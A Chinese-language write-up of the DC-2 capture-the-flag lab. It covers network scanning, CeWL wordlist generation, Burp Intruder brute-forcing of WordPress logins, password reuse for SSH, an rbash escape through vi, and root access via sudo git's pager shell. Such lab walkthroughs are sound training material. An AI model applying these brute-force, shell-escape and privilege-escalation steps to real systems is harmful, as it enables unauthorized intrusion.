

信息收集

主机发现

```
(root@kali)-[/home/kali]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.
192.168.230.158 00:0c:29:db:60:eb    VMware, Inc.
192.168.230.254 00:50:56:fc:b7:c8    VMware, Inc.
```

端口探测

```
(root@kali)-[/home/kali]
# nmap -Pn -sS -p- 192.168.230.158
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 03:54 -0400
Nmap scan report for dc-2 (192.168.230.158)
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
7744/tcp   open  raqmon-pdu
MAC Address: 00:0C:29:DB:60:EB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

- 对7744进行综合探测发现是ssh

```
(root@kali)-[/home/kali]
# nmap -Pn -sS 192.168.230.158 -A -O -p 7744 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 05:54 -0400
Nmap scan report for dc-2 (192.168.230.158)
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
7744/tcp  open  ssh      OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256  df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256  d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 00:0C:29:DB:60:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.47 ms dc-2 (192.168.230.158)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

尝试访问80端口发现要重定向到一个域名，因此需要绑定IP与域名

```
(root@kali)-[/home/kali]
# curl -I http://192.168.230.158:80
HTTP/1.1 301 Moved Permanently
Date: Wed, 02 Sep 2026 15:33:58 GMT
Server: Apache/2.4.10 (Debian)
Location: http://dc-2/
Content-Type: text/html; charset=UTF-8
```




```
(root@kali) - [/home/kali]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

0.0.0.0 bxss.me
:: bxss.me
0.0.0.0 erp.acunetix.com
:: erp.acunetix.com
0.0.0.0 services.invicti.com
:: services.invicti.com
0.0.0.0 api.segment.io
:: api.segment.io
0.0.0.0 cdn.segment.io
:: cdn.segment.io
0.0.0.0 data.pendo.io
:: data.pendo.io
0.0.0.0 cdn.pendo.io
:: cdn.pendo.io
0.0.0.0 bxss.s3.dualstack.us-west-2.amazonaws.com
:: bxss.s3.dualstack.us-west-2.amazonaws.com
0.0.0.0 s3-r-w.dualstack.us-west-2.amazonaws.com
:: s3-r-w.dualstack.us-west-2.amazonaws.com
10.129.30.20  orion.htb
192.168.230.158 dc-2
```

再次访问

```
(root@kali) - [/home/kali]
# curl -I http://dc-2/
HTTP/1.1 200 OK
Date: Wed, 02 Sep 2026 15:35:02 GMT
Server: Apache/2.4.10 (Debian)
Link: <http://dc-2/index.php/wp-json/>; rel="https://api.w.org/"
Link: <http://dc-2/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
```

● 获取flag1



FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.


If you can't find it, log in as another.

抓取适合此网站的密码字典

- CeWL (Custom Word List generator) 是一个基于 Ruby 的网站爬取和词表生成工具。它会抓取授权站点页面中的可见单词，也可以提取页面元数据和邮箱地址，适合生成与目标业务、产品、项目和组织名称相关的定制词表。



web指纹探测



目录发现


```
(root@kali) - [/home/kali]
# ffuf -w /usr/share/wordlists/dirb/common.txt \
-u http://dc-2/FUZZ \
-e .php,.txt,.bak,.zip -ac


v2.1.0-dev

:: Method      : GET
:: URL         : http://dc-2/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Extensions : .php .txt .bak .zip
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

license.txt      [Status: 200, Size: 53520, Words: 3629, Lines: 306, Duration: 37ms]
wp-admin         [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 78ms]
wp-content       [Status: 301, Size: 299, Words: 20, Lines: 10, Duration: 0ms]
wp-settings.php  [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 7ms]
wp-includes      [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
index.php        [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 17ms]
index.php        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1586ms]
index.php        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1601ms]
wp-blog-header.php [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 429ms]
wp-load.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 509ms]
wp-cron.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 515ms]
wp-links-opml.php [Status: 200, Size: 215, Words: 12, Lines: 11, Duration: 518ms]
wp-config.php    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 526ms]
wp-login.php     [Status: 200, Size: 2165, Words: 116, Lines: 63, Duration: 518ms]
wp-mail.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 517ms]
wp-trackback.php [Status: 403, Size: 3444, Words: 265, Lines: 125, Duration: 517ms]
wp-signup.php    [Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 517ms]
xmlrpc.php       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 522ms]
xmlrpc.php       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 528ms]
xmlrpc.php       [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 528ms]
xmlrpc.php       [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 527ms]
:: Progress: [23070/23070] :: Job [1/1] :: 392 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

漏洞利用

发现登陆框尝试登陆



抓包使用针对性的密码进行账户爆破获得两个账号

3. Intruder attack of http://dc-2

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response receive...	Error	Timeout	Length	Comment
680	tom	parturient	302	224			1235	
651	jerry	adipiscing	302	252			1241	
0			200	262			3527	
11	tom	vel	200	277			3567	

Request

Pretty Raw Hex

```
1 POST /wp-login.php HTTP/1.1
2 Host: dc-2
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:155.0) Gecko/20100101 Firefox/155.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 115
9 Origin: http://dc-2
10 Connection: keep-alive
11 Referer: http://dc-2/wp-login.php?redirect_to=http%3A%2F%2Fdc-2%2Fwp-admin%2F&reauth=1
12 Cookie: wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 log=ton&wp-submit=Log+In&redirect_to=http%3A%2F%2Fdc-2%2Fwp-admin%2F&testcookie=1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 02 Sep 2026 17:14:56 GMT
3 Server: Apache/2.4.10 (Debian)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
7 X-Frame-Options: SAMEORIGIN
8 Set-Cookie: wordpress_d096cc035726d1eb0bd4f1330d8b4e4=tonM7C178957889%706yn9EGp90vUjDj7Ykrmj2cW8Mc1x0Ja8onrXrx0%707a36aa9cfcf7cfa024ee2b73a05a2f22ce51b3d92a97d009fc94f2c19fa91ce3; expires=Thu, 17-Sep-2026 05:14:56 GMT; Max-Age=1252800; path=/wp-content/plugins; httponly
9 Set-Cookie: wordpress_d096cc035726d1eb0bd4f1330d8b4e4=tonM7C178957889%706yn9EGp90vUjDj7Ykrmj2cW8Mc1x0Ja8onrXrx0%707a36aa9cfcf7cfa024ee2b73a05a2f22ce51b3d92a97d009fc94f2c19fa91ce3; expires=Thu, 17-Sep-2026 05:14:56 GMT; Max-Age=1252800; path=/wp-admin; httponly
10 Set-Cookie: wordpress_logged_in_d096cc035726d1eb0bd4f1330d8b4e4=tonM7C178957889%706yn9EGp90vUjDj7Ykrmj2cW8Mc1x0Ja8onrXrx0%707a36aa9cfcf7cfa024ee2b73a05ec7deeb78aefe73c3f3c378c854af36c57e67; expires=Thu, 17-Sep-2026 05:14:56 GMT; Max-Age=1252800; path=/; httponly
11 Location: http://dc-2/wp-admin/
12 Content-Length: 0
13 Keep-Alive: timeout=5, max=32
14 Connection: Keep-Alive
15 Content-Type: text/html; charset=UTF-8
```

Inspector

Request attributes 2

Request body parameters 6

Request cookies 1

Request headers 13

Response headers 14

登陆发现flag2

http://dc-2/wp-admin/post.php?post=21&action=edit

admin - DC-2

WordPress 7.1 is available! Please notify the site administrator.

Edit Page Add New

Flag 2

Permalink: <http://dc-2/index.php/flag-2/> Edit

Add Media

Paragraph B I H1 H2 H3 H4 H5 H6 Link Image Table

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.


- 用爆破的账户进行7744这个ssh服务登陆成功

```
(root@kali) - [/home/kali]
# ssh tom@192.168.230.158 -p 7744
The authenticity of host '[192.168.230.158]:7744 ([192.168.230.158]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.230.158]:7744' (ED25519) to the list of known hosts.
tom@192.168.230.158's password:
Permission denied, please try again.
tom@192.168.230.158's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ id
-rbash: id: command not found
tom@DC-2:~$ ls
flag3.txt  usr
```

- cat, tac, more, head, nl等均被禁用, 使用less, vi可



rbash 限制 (终端逃逸):

- 输入 vi 进入编辑器 (或 vi flag3.txt)。
- 在 vi 界面中按下 : 键进入命令模式。
- 输入 :set shell=/bin/bash 并回车。
- 再次输入 :shell 并回车, 此时你就会获得一个正常的 bash 终端。
- 逃逸后补充环境变量 (让常用命令恢复正常): `export PATH=$PATH:/bin:/usr/bin`
 - **PATH 环境变量机制:** 在 Linux 中输入一个命令 (如 `ls`、`cat`) 时, 系统不会全盘搜索, 而是去 `$PATH` 变量定义的路径列表中, 按顺序寻找对应的同名可执行文件。如果路径里没有, 就会提示 `command not found`。
 - **rbash 的封锁策略:** 为了限制你的操作, `rbash` (受限 Shell) 通常会将 `$PATH` 修改为一个极度阉割的特殊目录 (比如只留一两个受限软链接), 把 `/bin` 和 `/usr/bin` 等存放系统常用工具的目录全部清掉。
 - **语法拆解与恢复过程:**
 - `$PATH`: 读取当前现有的 `PATH` 变量值。
 - `:/bin:/usr/bin`: 冒号 `:` 是 `PATH` 变量中的路径分隔符。这部分意思是把 `/bin` (存放基础系统命令) 和 `/usr/bin` (存放大部分用户应用命令) 拼接在旧路径后面。
 - `export`: 重新将修改后的 `PATH` 声明为全局环境变量, 使其在当前终端会话及后续运行的子进程中生效。

- 获得flag3

```
tom@DC-2:~$ vi flag3.txt
tom@DC-2:~$ vi flag3.txt

[No write since last change]
tom@DC-2:~$ export PATH=$PATH:/bin:/usr/bin
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$
```

- 获得flag4

```
tom@DC-2:~$ id
uid=1001(tom) gid=1001(tom) groups=1001(tom)
tom@DC-2:~$ cd /home
tom@DC-2:/home$ ls
jerry tom
tom@DC-2:/home$ cd jerry/
tom@DC-2:/home/jerry$ ls
flag4.txt
tom@DC-2:/home/jerry$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-))

Go on - git outta here!!!!

tom@DC-2:/home/jerry$
```

发现还是有很多命令用不了则需要设置环境变量，讲很多二进制工具加载到当前环境中

```
export PATH=/bin:/usr/bin:/sbin:/usr/sbin:$PATH
```

这行命令的作用是重置并修复 Linux 的可执行文件搜索路径（PATH 环境变量），将系统最核心的命令目录优先追加回搜索列表中，确保 `sudo`、`wget` 等基础命令恢复正常使用。

详细拆解如下：

- **export**：将定义的变量提升为“环境变量”，使其不仅在当前 Shell 生效，还会传递给当前 Shell 派生的所有子进程与子命令。
- **PATH=**：重新赋值 PATH 变量。PATH 决定了你在终端输入一个命令时，系统按照什么顺序去磁盘目录里寻找同名的可执行文件。
- **路径与冒号** **::** 冒号在 PATH 变量中代表目录分隔符。系统会严格按照**从左到右**的顺序依次检索：
 - **/bin**：存放普通用户最基础的系统级核心命令（如 `ls`、`cat`、`cp`、`bash`）。
 - **/usr/bin**：存放绝大多数用户层面的常用应用程序（如 `git`、`wget`、`python`）。
 - **/sbin**：存放系统管理员（root）核心管理工具（如 `fdisk`、`ip`、`reboot`）。
 - **/usr/sbin**：存放系统管理员的高级服务命令（如 `sshd`、`useradd`）。
- **:\$PATH**：保留并拼接旧的 **PATH 变量值**。把它挂在最后面，既能保留之前设置的路径，又确保了系统标准目录优先被搜索。

tom有很多限制，但是jerry没有可以切换到jerry进行提权

```
jerry@DC-2:/home$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home$
```

权限提升

git提权：

- sudo git help config
- 此时终端会使用 less 打开页面（底行显示 :），直接输入并回车：!/bin/bash
- 提权成功

```
jerry@DC-2:/home$ sudo git help config
root@DC-2:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@DC-2:/home# cat /root/*flag*
```

W e l c o m e

Congratulations!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

```
root@DC-2:/home#
```